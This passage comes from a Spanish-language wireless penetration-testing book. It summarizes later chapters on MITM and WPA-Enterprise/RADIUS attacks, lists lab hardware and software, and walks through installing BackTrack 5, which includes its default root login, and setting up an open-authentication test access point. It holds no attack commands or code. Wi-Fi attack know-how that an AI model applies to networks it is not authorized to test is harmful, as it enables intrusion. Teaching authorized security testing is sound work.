dispositivo inalámbrico (fingerprinting), el hombre en el medio (man-in-the-middle) de forma inalámbrica, evadir la detección de intrusiones inalámbricas y sistemas de prevención, accesos no autorizados, punto utilizando el protocolo de costumbre, y un par de los demás. En este capítulo se presenta la punta de lanza en los ataques inalámbricos en el mundo real.

Capítulo 8, *Atacar WPA Enterprise y RADIUS*, gradualmente lleva al usuario al siguiente nivel mediante la introducción a los ataques avanzados en WPA-Enterprise y la configuración del servidor RADIUS. Estos ataques son muy útiles cuando el lector tiene que realizar una prueba de penetración en una red de grandes empresas que dependen de la WPA-Enterprise y la autenticación RADIUS para darles seguridad. Esta es, probablemente, tan avanzado como los ataques Wi-Fi pueden ser en el mundo real.

Capítulo 9, *Metodología de pruebas inalámbrico penetración*, es donde todo el aprendizaje de los capítulos anteriores se une y vamos a ver cómo hacer una prueba de penetración inalámbrica en forma sistemática y metódica. Vamos a aprender sobre las distintas fases de pruebas de penetración, la planificación, el descubrimiento, el ataque y la presentación de informes y aplicarla a las pruebas de penetración inalámbrica. También vamos a entender cómo proponer recomendaciones y mejores prácticas después de una prueba de penetración inalámbrica.

17.1.2. Requisitos

Para seguir y recrear los ejercicios prácticos en este libro, se necesitan dos portátiles con función de conexión de tarjetas Wi-Fi, un adaptador inalámbrico USB Alfa AWUS036H Wi-Fi, BackTrack 5 y algunos otros equipos y software. Como alternativa a la instalación de backtrack en su equipo, también puede crear una máquina virtual en BackTrack 5 y conectar la tarjeta a través de la interfaz USB. Esto le ayudará a empezar a utilizar este libro mucho más rápido, pero le recomendamos un equipo dedicado corriendo BackTrack 5 para las evaluaciones reales en el campo.

17.1.3. Requisitos del Hardware


Vamos a necesitar el siguiente hardware para crear el laboratorio inalámbrico.

- Dos computadoras portátiles con tarjetas Wi-Fi internas: Vamos a utilizar uno de los ordenadores portátiles como de la víctima en el laboratorio y el otro como el portátil de prueba de intrusión.
- Aunque casi todos los portátiles se ajustan a este perfil, las computadoras portátiles con al menos 3 GB de RAM son deseables. Esto se debe a que se puede ejecutar una gran cantidad de memoria intensiva de software en nuestros experimentos.
- Un adaptador Alfa inalámbrico: Se necesita un USB Wi-Fi que pueda soportar la inyección de paquetes y la detección de paquetes y que sea soportado por Backtrack. La mejor opción parece ser la tarjeta de red de Alfa AWUS036H, ya que BackTrack apoya esta sin ninguna configuración previa.
- Un punto de acceso: Cualquier punto de acceso que soporte los estándares de encriptación WEP/WPA/WPA2 valdría para esto. Yo utilizaré un D-LINK DIR-615 Wireless N Router para ilustrar esta parte del libro.
- Una conexión a Internet: Esta será muy útil para llevar a cabo la investigación, la descarga de software y para algunos de nuestros experimentos.

17.1.4. Requisitos de Software

Necesitaremos el siguiente software para crear el laboratorio inalámbrico:

- BackTrack 5: BackTrack puede ser descargado desde su sitio web oficial.
- El software es de código abierto y debe ser capaz de descargar directamente del sitio web: *http://www.backtrack-linux.org.*
- Windows XP/Vista/7: Usted necesitará Windows XP, Windows Vista o Windows 7 instalado en uno de los ordenadores portátiles. Este portátil se utiliza como equipo víctima para el resto del libro.



17.1.5. Parte práctica: Instalación de Backtrack

Es importante señalar que a pesar de que se está utilizando un sistema operativo basado en Windows para nuestras pruebas, las técnicas aprendidas se pueden aplicar a cualquier dispositivo Wi-Fi como teléfonos inteligentes y tabletas, entre otros.

Vamos ahora rápidamente a buscar la forma de ponerse en marcha con BackTrack.

BackTrack se instalará en la computadora portátil que servirá como la máquina de pruebas de penetración para el resto del libro.


BackTrack es relativamente fácil de instalar. Vamos a correr BackTrack arrancando como un DVD en vivo y luego instalarlo en el disco duro.

Siga las siguientes instrucciones paso a paso:

1. Grabar la ISO BackTrack (estamos utilizando BackTrack 5 KDE 32-Bit Edition) que se ha descargado en un DVD de arranque.

2. Arranque el ordenador portátil con el DVD insertado y seleccione la opción BackTrack Text- Default Boot Text.

3. Si el arranque tuvo éxito, entonces usted debe ver a la conocida pantalla de BackTrack:



4. Se puede arrancar en el modo gráfico mediante la introducción de startx en el símbolo del sistema. ¡Disfrute de la música de inicio! Una vez que esté en la interfaz gráfica de usuario, la pantalla debe ser igual que la siguiente captura:

5. Ahora haga clic en el icono de **Instalación de BackTrack** a la parte superior izquierda del escritorio. Se iniciará el instalador de BackTrack como se muestra a continuación:

6. Este programa de instalación es similar a los instaladores basados en GUI de la mayoría de los sistemas Linux y debe ser fácil de seguir. Seleccione las opciones adecuadas en cada pantalla y comenzará el proceso de instalación. Una vez que la instalación haya terminado, reinicie el equipo cuando se le solicite y extraiga el DVD.

7. Una vez que se reinicia el equipo, se le presentará una pantalla de inicio de sesión. Escriba en el inicio de sesión "root" y la contraseña "toor". Ahora debe estar logueado en la versión instalada de BackTrack.

INSTALACIÓN DE BACKTRACK EN VIRTUALBOX

También podemos instalar BackTrack en el software de virtualización como Virtual Box. Para los lectores que no quieran dedicar un portátil completo a Backtrack, esta es la mejor opción. El proceso de instalación de BackTrack en Virtual Box es exactamente el mismo. La única diferencia es la preconfiguración que usted tendrá que crear en Virtual Box. Puedes descargar Virtual Box desde aquí http://www.virtualbox.org.

Otra de las maneras en que puede instalar y utilizar Backtrack es a través de unidades USB. Esto es particularmente útil si no desea instalar en el disco duro, pero todavía quiere almacenar los datos de forma persistente en su BackTrack, tales como los scripts y las nuevas herramientas. ¡Le animamos a probar esto también!

CONFIGURACIÓN DEL PUNTO DE ACCESO


Ahora vamos a configurar el punto de acceso. Como se mencionó anteriormente, vamos a usar el D-Link DIR-615 Wireless N Router para todos los experimentos de este libro. Sin embargo, siéntase libre de usar cualquier otro punto de acceso. Los principios básicos de funcionamiento y la utilización siguen siendo los mismos.

Vamos a empezar. Estableceremos el punto de acceso para utilizar la autenticación abierta con el SSID "Wireless Lab". Siga estas instrucciones paso a paso:

1. Encienda el punto de acceso y use un cable Ethernet para conectar su portátil a uno de los puertos del punto de acceso Ethernet.

2. Introduzca la dirección IP de la terminal del punto de acceso en su navegador. Para el DIR-615, se le da la IP 192.168.0.1 en el manual. Usted debe consultar la guía de configuración del punto de acceso para encontrar su dirección IP.

Si no tiene los manuales del punto de acceso, también se puede encontrar la dirección IP, ejecute el comando route -n. La dirección IP del gateway IP suele ser el punto de acceso. Una vez conectado, debería ver un portal de configuración que se parece a esto:




3. Explorar los diferentes ajustes en el portal después de entrar y encontrar los ajustes relacionados con la configuración de un nuevo SSID.

4. Cambie el **SSID** a **Wireless Lab**. Dependiendo del punto de acceso, es posible que tenga que reiniciar el sistema para cambiar la configuración:

5. Del mismo modo, encuentre los ajustes relacionados con la **autenticación** y cambie la configuración a **Open Authentication**. En mi caso, la configuración el **modo de seguridad None** indica que está utilizando el modo de autenticación abierta.

6. Guarde los cambios en el punto de acceso y vuelva a iniciarlo, si es necesario. Ahora el punto de acceso debe estar en funcionamiento con el SSID **Wireless Lab**.

Una forma sencilla de comprobarlo consiste en usar la utilidad de configuración inalámbrica de Windows y observar las redes disponibles. Usted debe encontrar **Wireless Lab** como una de las redes en la lista:



Hemos configurado correctamente nuestro punto de acceso **inalámbrico** como laboratorio SSID. Se trata de la radiodifusión de su presencia y esto está siendo recogido por nuestro portátil Windows

y otros dentro de la Radiofrecuencia (RF) del alcance del punto de acceso. Es importante tener en cuenta que hemos configurado nuestro punto de acceso en modo abierto, que es el menos seguro. Es aconsejable no conectar este punto de acceso a Internet por el momento porque cualquiera dentro del rango de RF será capaz de usarlo para acceder a Internet.

◉ CONFIGURACIÓN DE LA TARJETA INALÁMBRICA


La configuración ALFA de nuestra tarjeta de red inalámbrica es mucho más fácil que la del punto de acceso. La ventaja es que BackTrack soporta esta tarjeta fuera de la caja y viene con todos los controladores de dispositivos necesarios para permitir la inyección de paquetes y la detección de paquetes.

◉ CONFIGURACIÓN DE TARJETA DE RED INALÁMBRICA

